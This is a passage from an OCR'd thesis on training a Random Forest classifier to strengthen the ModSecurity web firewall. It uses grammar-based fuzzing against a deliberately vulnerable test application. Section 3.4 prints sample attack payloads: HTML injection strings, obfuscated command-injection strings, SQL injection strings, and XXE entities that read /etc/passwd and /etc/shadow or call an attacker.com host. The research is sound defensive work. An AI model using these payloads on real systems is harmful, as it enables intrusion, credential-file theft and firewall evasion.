Fuzzy logic techniques are required for network and computer security for various reasons like there are certain frameworks which are used in intrusion detection e.g. the interval of network, usage time of the CPU etc. that can be represented in the form of fuzzy variables. In addition, the concept of fuzzy behavior enables the rapid transition from normal behavior to an anomaly. The only disadvantage they inherit is that fuzzy rules are developed with the support of an expert in the field. The fuzzy logic works at the level of the input options in order to achieve a defined output. [27]

Implementation:

- This can be deployed in devices of different sizes and capacities, from small microprocessors to large network control systems mounted on work stations.
- This can be used in both software and hardware.

Why Fuzzy Logic? It is useful for both organizational and practical purposes.

- It is capable of managing computers and consumer goods.
- There must be no exact justification, but an acceptable justification.
- Fuzzy logic helps tocope with technological uncertainties.



Figure 2.4: Fuzzy Logic System

2.8 Relevant Work

Recent study to ensure the efficiency of IT systems against harmful solicitation focused on the testing of firewalls as well as information approval tools. There is a large research organization that examines the potential benefits and mitigations of web services, e.g. [6], [8], [9], [10], [11].

Dennis et al [6] introducing the concept of a machine learning approach to detecting vulnerabilities in a web firewall against SQL injection. They proposed an ML-driven approach which learned from the response of web application firewall and generates payloads according to that. They have showed that how we can generate malicious SQLi payloads using ML based algorithm with high chances to bypass traditional WAF signature. They used Decision tree classifier as ML- classifier, Mod Security with one other proprietary web application firewall to evaluate their approach. Though the approach was good but they have only focused on SQLi.

Offutt et al.[8] developed the idea of a derivation test in which the input check is checked for strength and security. Tests are created to intentionally neglect user side information checks and are then submitted to the server application to determine if the input specifications are properly evaluated. Liu et al. [9] defined a automatic method for extracting the data verification model from the system origin code and proposed two analysis require-

ments for evaluating model-based data validation. However, we offer a methodology that does not demand access to the source code to produce test cases. In our technique we utilize fuzzy logic technique to generate almost all combinations of attack payloads to analyze Mod Security bypassing test cases. Michal et al. [10] pointed that traditional WAF uses static analysis of HTTP requests to find out potentially dangerous payloads but failed some time due to lack of pattern. They defined an approach, established on historical and behavioral study of user requests, which needs to maintain history and behavior of user. They have only focused on CRSF attack in the presence of ModSecurity firewall.

The subject of network firewall testing is covered in abundance of literature. While network firewalls work on a lower level than application firewalls, which are our focus but both experience similar grounds. Both of them use pattern or policies to determine which traffic is permitted to pass and should be refused. Testing methods to find flaws in network firewall or conventional structure may also be applicable to web firewall. Bruckner et al. [11] presented a model-based examination methodology that would convert policy of firewall into a normal form. Based on the case studies, this policy reform improved the effectiveness of test case development with minimum magnitude of two orders.

Hwang et al. [12] identified architectural analysis requirements for the under test policies and developed a technique of test generation based on constraint resolution which seeks to optimise architectural analysis. Many work focused on checking the deployment of firewalls rather than policies. Al-Shaer et al. [13] also proposed a framework to check automatically whether a rule is correctly followed by a firewall. So, the system produces a set of rules as well as test traffic and tests if the firewall controls the generated traffic accurately in compliance with the generated rules. Similarly, many scholars have defined specification-based firewall testing. J'urjens et al. [14] defined an approach to explicitly model the firewall tests and to automatically extract test cases from the formal specification. Senn et al. [15] introduced standardized expression for defining security rules and automatically create test cases from existing firewall testing rules to test the firewall. On the other hand, as well as targeting web application firewall, our strategy does not depend on any framework of safety protocols or firewall under evaluation, those

standardized frameworks are hardly available in reality. We propose a machine learning based solution to train web application firewall to be still effective against attacks whose signatures are not defined in it.

2.9 Summary

This chapter gives a brief introduction of some of well known critical web attacks, firewall and web application firewall with its types. Section 1 covered the brief introduction of some of well known web attacks. In the next section, discussion related to the damn vulnerable application was covered which we used in this thesis as vulnerable web application. Later, the firewall, web application firewall and Mod security firewall is discussed. We have also included a brief introduction of fuzzy logic technique. In the next section, we have covered the role of artificial intelligence in the field of information technology. The introduction of artificial intelligence is discussed followed by the history of artificial intelligence. The way artificial intelligence emerged in the age of information technology. In the last of that section, few of famous machine learning data classifiers also discussed. This chapter also covered brief of related work which has already been carried out in this domain which showed its importance that why web application firewall needs a machine learning approach.

Chapter 3

Approach

3.1 Introduction

We considered aforementioned web attacks inputs as malicious strings whose purpose is to modify the intent of target web application when they are concatenated with legal inputs. So, for this we have systematically surveyed traditional web attack techniques published online on different websites, blogs and in the literatures. e.g., [3, 4, 11, 12] We then propose a fuzzy input or context free grammar[34] for web attacks of each type we are covering and developed python-based fuzzy input generator tool to generate malicious inputs which then seeded in to the vulnerable web application running behind ModSecurity firewall. We have also developed a python-based slicer tool which splits inputs into the slices and examine which slice get through the web firewall successfully. Slicer tool also helps in shaping the data as our dataset to train and generate Random Forest Classifier i.e. a machine learning based classifier[21] which we integrate with web application firewall to enhance its performance.

3.2 Environment Setup

To evaluate our approach, Damn Vulnerable Web Application (DVWA) has been used along with ModSec open source web application firewall. We generate dataset using context free grammar and used python for scripting. We chosed Random forest classifier

as our machine learning classifier.



Figure 3.1: Flowchart of proposed approach

3.3 Context Free Grammar for Web Attacks

We consider all possible combinations to generate fuzzy or context free grammar inputs. Pseudo code as follows:

```
<ATTACK> ::  = <LegitimateContext> <wsp> <
   ConcatenateOperator> <wsp> <Payload> <cmt> |
<LegitimateContext> <wsp> <ConcatenateOperator> <wsp> <
   Nullbytes> <wsp> <Payload> <cmt> ;

<LegitimateContext> ::= <string> | <digits> | <boolean> ;

<wsp> ::= < __ >

<ConcatenateOperator> ::= <&> | < ; > | < || >

<Payload> ::= <Combination of all functions>

<cmt>::= < :: > | <REM> | <\%3A\%3A>

<Nullbyte>::= <$@> | <\0> | <%00> | <\u0000>
```

<Attack> is the start symbol which consists of all possible legitimate strings concatenate with malicious inputs with and without padding, "<wsp>" represents white space characters, "cmt" represents comment operators use in different attacks, we use "::=" for production, "," for concatenation and "|" represents alternatives. Fig. 3.2 represents the input generator procedure or flow.



Figure 3.2: CFG Generator Flow

3.4 Python Tools

3.4.1 Input Generator

We have developed python based automated input generator tool. This tool is responsible to generate fuzzy inputs to seed in to the vulnerable web application running behind Mod Security web application firewall.

HTMLi Fuzzy Input Generator: This algorithm generates all possible combinations of tags and functions with and without padding characters. It also store each possible combination in url encoded form. Below is the Pseudo code of the algorithm along with screenshot showing some of results it generates.

Algorithm 3.1: HTMLi Fuzzy Input Generator

```
1 Procedure AttackPayloads(TagList [], FunctList [])
2 Open Output File //for result output
```

```
3  Arg1 = TagList []  // List of all HTML tags
4  Arg2 = FuncList []  // List of all HTML functions i.e. onload
5  for all Argline1 in Arg1 do
6      for all Argline2 in Arg2 do
7          Output.write(< LegitimateString > + <wsp> + <cmt> + \n )
8          Output.write(< LegitimateString > + Argline1 + <wsp> + Argline2 + <cmt> + \
               n)
9          Output.write(URLENCODE(<LegitimateString> + Argline1 + <wsp>+ Argline2
               + <cmt> )+ \n)
10 Output.close()
11 end procedure
```

result.txt: HTMLi Fuzzy Payload Generator

```
1:  onload
2:  <A onload="#" >
3:  %3CA%20onload%3D%22%23%22%20%3E%20
4:  onkeydown
5:  <A onkeydown="#" >
6:  %3CA%20onkeydown%3D%22%23%22%20%3E
7:  onkeypress
8:  <A onkeypress="#" >
9:  %3CA%20onkeypress%3D%22%23%22%20%3E%20
10: onkeyup
11: <A onkeyup="#" >
12: %3CA%20onkeyup%3D%22%23%22%20%3E%20
13: href
14: <A href="#" >
15: %3CA%20href%3D%22%23%22%20%3E%20
16: onblur
17: <A onblur="#" >
18: %3CA%20onblur%3D%22%23%22%20%3E%20
19: onchange
20: <A onchange="#" >
21: %3CA%20onchange%3D%22%23%22%20%3E%20
22: oncontextmenu
23: <A oncontextmenu="#" >
24: %3CA%20oncontextmenu%3D%22%23%22%20%3E%20
25: onfocus
26: <A onfocus="#" >
27: %3CA%20onfocus%3D%22%23%22%20%3E%20
28: oninput
29: <A oninput="#" >
30: %3CA%20oninput%3D%22%23%22%20%3E%20
31: oninvalid
    <A oninvalid="#" >
    %3CA%20oninvalid%3D%22%23%22%20%3E
```

Figure 3.3: Result: HTMLi Input Generator

Commandi Input Generator: This algorithm generates all possible combinations of available cmd and other commands inputs with and without mixing of null characters. It also generates each possible combination in url encoded form. Below is the Pseudo code of the algorithm along with screenshot showing some of results it generates.

Algorithm 3.2: CMDi Fuzzy Input Generator

```
1  Procedure AttackPayloads(TagList [], FunctList [])
2  Define NullMixer(arg1, arg2)
3  return arg2.join(arg1[ I : I = 2 ] for I in range(0, len(arg1),2))
4  // Function for Null character mixer with commands
5
6  Output.open( result . txt , w ) // Open file for result output
7  Arg1 = CommandList[] //List of all commands i.e ping
8  Arg2 = PaddingList []
9  // List of all available characters i.e. @
10 for all Argline1 in Arg1 do
11     for all Argline2 in Arg2 do
12         Output.write(< LegitimateString > + <wsp> + <cmt> + \ n )
13         Output.write(< LegitimateString > + NullMixer(Argline1, Argline2) + <wsp> +
               \ n )
14         Output.write(URLENCODE(<LegitimateString> + NullMixer(Argline1, Argline2
               ) )+ \ n )
15
16 Output.close()
17 end procedure
```

result.txt: Commandi Fuzzy Payload Generator

```
1:  127.0.0.1 & arp
2:  127.0.0.1 & ar$@p
3:  127.0.0.1%20%26%20ar%24%40p%20
4:  127.0.0.1 & atmadm
5:  127.0.0.1 & at$@ma$@dm$@
6:  127.0.0.1%20%26%20at%24%40ma%24%40dm%24%40%20
7:  127.0.0.1 & certreq
8:  127.0.0.1 & ce$@rt$@re$@q
9:  127.0.0.1%20%26%20ce%24%40rt%24%40re%24%40q%20
10: 127.0.0.1 & certutil
11: 127.0.0.1 & ce$@rt$@ut$@il$@
12: 127.0.0.1%20%26%20ce%24%40rt%24%40ut%24%40il%24%40
13: 127.0.0.1 & change
14: 127.0.0.1 & ch$@an$@ge$@
15: 127.0.0.1%20%26%20ch%24%40an%24%40ge%24%40%20
16: 127.0.0.1 & checknetisolation
17: 127.0.0.1 & ch$@ec$@kn$@et$@is$@ol$@at$@io$@n
18: 127.0.0.1%20%26%20ch%24%40ec%24%40kn%24%40et%24%4
    0is%24%40ol%24%40at%24%40io%24%40n%20
19: 127.0.0.1 & chglogon
20: 127.0.0.1 & ch$@gl$@og$@on$@
21: 127.0.0.1%20%26%20ch%24%40gl%24%40og%24%40on%24%4
    0%20
22: 127.0.0.1 & chgport
23: 127.0.0.1 & ch$@gp$@or$@t
24: 127.0.0.1%20%26%20ch%24%40gp%24%40or%24%40t%20
25: 127.0.0.1 & chgusr
26: 127.0.0.1 & ch$@gu$@sr$@
27: 127.0.0.1%20%26%20ch%24%40gu%24%40sr%24%40%20
28: 127.0.0.1 & cmstp
29: 127.0.0.1 & cm$@st$@p
30: 127.0.0.1%20%26%20cm%24%40st%24%40p%20
31: 127.0.0.1 & djoin
    127.0.0.1 & dj$@oi$@n
```

Figure 3.4: Result: CFG Generator for Commandi

SQLi Input Generator Tool: During our literature review we have found that a lot of work has already been done on SQLi. We have found many online sources [16], [17] with SQLi payloads and cheat codes. We use the payloads available on Github which

is uploaded by 'swisskyrepo'[1]. It almost contains all kind of possible attack inputs for SQLi. So, we are using it as our SQLi inputs.

[1]https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL Injection

payloads.txt: SQLi Fuzzy Payload Generator

```
1:  )%20or%20('x'='x
2:  %20or%201=1
3:  ; execute immediate 'sel' || 'ect us' || 'er'
4:  benchmark(10000000,MD5(1))#
5:  update
6:  ";waitfor delay '0:0:__TIME__'--
7:  1) or pg_sleep(__TIME__)--
8:  ||(elt(-3+5,bin(15),ord(10),hex(char(45))))
9:  "hi"") or (""a""=""a"
10: delete
11: like
12: " or sleep(__TIME__)#
13: pg_sleep(__TIME__)--
14: *(|(objectclass=*))
15: declare @q nvarchar (200) 0x730065006c00650063 ...
16:  or 0=0 #
17: insert
18: 1) or sleep(__TIME__)#
19: ) or ('a'='a
20: ; exec xp_regread
21: *|
22: @var select @var as var into temp end --
23: 1)) or benchmark(10000000,MD5(1))#
24: asc
25: (||6)
26: "a"" or 3=3--"
27: " or benchmark(10000000,MD5(1))#
28: # from wapiti
29:  or 0=0 --
30: 1 waitfor delay '0:0:10'--
31:  or 'a'='a
32: hi or 1=1 --"
33: or a = a
    UNION ALL SELECT
    ) or sleep(__TIME__)='
    )) or benchmark(10000000,MD5(1))#
    hi' or 'a'='a
    0
    21 %
    limit
```

Figure 3.5: Payloads: SQL Injection

Xml External Entity: Xml external entity attack use specific word SYSTEM in payload which refers to external files or scripts. So, some of the xxe attack payloads are following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe
      ;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [ <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "expect://id" >]>
    <creds>
       <user>&xxe;</user>
       <pass>mypass</pass>
    </creds>

<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe
      ;</foo>
```

```
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe
     ;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
 <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe
     ;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt"
      >]><foo>&xxe;</foo>
```

3.4.2 Web Application Firewall Analyzer

This tool injects generated fuzzy inputs in to the vulnerable web application protected by web application firewall to check which input get through the web application firewall and which failed. It labels Pass against the input which gets through and Block which fails to get through the web application firewall. The pseudo code of its algorithm is as following:

Algorithm 3.3: WAF Analyzer

```
1 Procedure WebAnalyzer(Payloads)
2 Output.open()  // File for results
3 Request = mechanize.Browser()
4 for Line in Payloads
5         Request.open(url)
6         Request. select_form ()
```

```
7           Request.form = Line. rstrip ()
8           if (Request.response = 200) then
9                   Output.write(Line + , + P + \n)
10          elseif (Request.response = 403) then
11                  Output.write(Line + , + B + \n)
12
13  Output.close()
14  end procedure
15
16  * P = Pass and B = Block
```

From above algorithm we can easily retrieve and record response from Mod Security web application firewall and can filter results using Block/Pass status.

3.4.3 Slice Mapper

We have developed a python tool which is responsible to classify the generated inputs by examining the malicious input structure. Generally, we can split the inputs into eight slices as shown in table 3.1. After classifying the input data into slices, this tool will inserts the 1 or 0 value in relative slice column based on its existence.

Table 3.1: Slice Mapper

s1.	**s2**	**s3**	**s4**
<Digits>	<Strings>	& | ; @ $ * :	/ [{ >
s5	**s6**	**s7**	**s8**
< \ }]	=	" ’	Combination of slices from 3 - 7 with self or any other slice i.e. ar$@p

Algorithm 3.4: Slice Mapper Pseudo Code

```
1  Define SliceMapper(arg1)
2   Slices = [s1,s2,s3,s4,s5,s6,s7,s8]
3  #Split the string by whitespace or dash
```

```
4  input = arg1. split ()
5  for x in input
6  if x is {Digits} then
7          s1 = 1
8  else
9          s1 = 0
10 if x is {String} then
11         s2 = 1
12 else
13         s2 = 0
14 if x contains &, |, ;, @, $ then
15         s3 = 1
16 else
17         s3 = 0
18 if x contains /, [ ,{, ( ,> then
19         s4 = 1
20 else
21         s4 = 0
22 if x contains ), <, \, }, ] then
23         s5 = 1
24 else
25         s5 = 0
26 if x has = then
27         s6 = 1
28 else
29         s6 = 0
30 if x contains { ″, ‘ } then
31         s7 = 1
32 else
33         s7 = 0
34 if x contains { [SC][String], [String][SC], [SC][String][SC], [String][SC][SC][
       String]} then
35         s8 = 1
36 else
```

```
37          s8 = 0
38
39  return slices
```

Above algorithm is the pseudo code of our slice mapper python tool.

3.4.4 Data Tuner

We use data tuner to tune our data for machine learning classifier i.e. Random Forest by examining the structure of malicious inputs which bypasses the Mod Security firewall.

Algorithm 3.5: Data Tuner

```
1  Define DataTuner(arg)
2          if arg reflect <policy> then
3                  return 1
4          else
5                  return 0
6  Procedure DataClassifier ( Inputs )
7  np = numpy.array( inputs )
8  a = numpy. split (np,2)  \\ divide data in two parts for training and validation
9  TrData.open()  // file for ML training
10 Output.open() // file for validation later on
11 for i in a[0]
12         TrData. write (SliceMapper(i) + , +DataTuner(i)+ \n)
13 for i in a[1]
14         Output.write(SliceMapper(i) + \n)
15
16 TrData. close ()
17 Output.close()
18 end procedure
```

Above mentioned is the pseudo code of our developed python tool which is responsible to tune the generated inputs according to structure policy which we will observe during

Mod Security web firewall analysis. This tool will inserts the 1 or 0 value in WAFBlock-Status as per our policy. This tuning helps us in training of our machine learning classifier.

3.4.5 Random Forest Classifier Script

We use python script for our machine learning Random Forest classifier which later integrate with ModSec web firewall or any other firewall as a script. Pseudo code of our python machine learning classifier is as follow:

Algorithm 3.6: Random Forest Classifier Python Script

```
1  import libraries i.e. sklearn, panda, numpy, matplotlib, pydotplus, Cpickle
2
3  start Procedure
4  # list for column headers
5  names = ['s1', 's2', 's3', 's4', 's5', 's6','s7','s8','WAFBlockStatus']
6
7  # open file with pd.read_csv
8  df = pd.read_csv( file path, names=names)
9
10 X = df.drop('WAFBlockStatus', axis=1) // Assign all data except WAFBlockStatus
11 y = df['WAFBlockStatus'] // Assign WAFBlockStatus
12
13 # implementing training, testing data split using predefined function,
14 # splitting data into 60\% for training and 40\% for testing.
15 Xtrain, Xtest, ytrain, ytest = train_test_split (X, y, test_size =0.40)
16
17 # random forest
18 radf = RandomForestClassifier ()
19 radf. fit (X_train, y_train)
20
21 # predictions
22 radf. predict (Xtest)
23
```

```
24 #Save trained  classifier  to a file for later use using CPickle
25 with open(path/to/ file , 'wb') as
26 f:
27         CPickle.dump(radf, f)
28
29 end procedure
```

We have also developed input predictor or validator script which predicts incoming web input using our trained random forest classifier. Its pseudo code is as follows:

Algorithm 3.7: Random Forest Classifier Predictor Script

```
1  import libraries i.e. sklearn , panda, numpy, matplotlib , pydotplus , Cpickle , os
2  def predictor
3
4          # random forest model creation
5          rfc = RandomForestClassifier ()
6
7          #Load trained  classifier  from file using CPickle
8          with open(path/to/ file , 'rb') as
9          f:
10                 rfc=CPickle.load(f)
11
12         #Map input to slices using our Slice Mapper tool
13         slices = SliceMapper(argv[1])
14
15         # predict input
16         WAFBlockStatus = rfc. predict ( slices )
17
18         if WAFBlockStatus = 1
19         drop request and return response "403 Forbidden"
```

3.4.6 Integration

We can integrate our trained random forest classifier predictor 3.7 in ModSec web firewall by executing a Lua script through SecRule. We can achieve it by defining the following SecRule for all incoming request types in ModSec SecRule configuration file.

```
SecRule ARGS|REQUEST_HEADERS "phase:2, id:101, exec:/
   scripts/predictor.lua"
SecRule WAFBlockStatus "@streq 1" severity:ERROR, deny,
   status:403
```

Algorithm 3.8: ModSec Lua Script

```
1  -- main.lua
2  start Procedure
3  py = require 'python'
4  predictor = py.import " rfcpredictor ". predictor
5  predictor (ARGS)
6  end procedure
```

The key reason we're going this way is because of the best results we could get by running Lua scripts.[2]

- Performance: Lua itself is a minimalist language that includes as few libraries as possible and a clearly defined code. The language has been structured with efficiency and lightness in mind.
- No-recompilation: ModSecurity compiles the Lua script at the time of configuration.
- Access to all context variables in ModSecurity: Inside the lua script, We can control all of the ModSecurity variables that are being propagated to the process of running our script and if we manually set some custom variables within ModSecurity, we'll get them as well.

[2]Gryzil, "ModSecurity – Using Lua scripts with ModSecurity", 2015. [Online]. https://gryzli.info/2015/12/25/modsecurity-using-lua-scripts-with-secrulescript/ Accessed: 20 February, 2020

- Plus ModSecurity integration: We could also set the variables that will be visible in other ModSecurity rules.
- Another function is that we can write logs directly from our Lua script in the Apache error file.

3.5 Terminologies

In the experimentation phase of machine learning classifier i.e. Random Forest, the following plots were created:

3.5.1 Confusion Matrix:

A confusion matrix is the method used to determine the execution of a characterization calculation. Certainty of the classification alone may be deceptive in the event that you have more than two classes in your dataset. The complete structure of confusion matrix is shown in figure 3.6.



Figure 3.6: Confusion Matrix

Recognizing a matrix of uncertainty will give you a clearer understanding of what your definition means is getting correct and what the redundancies are in achieving your objectives. .

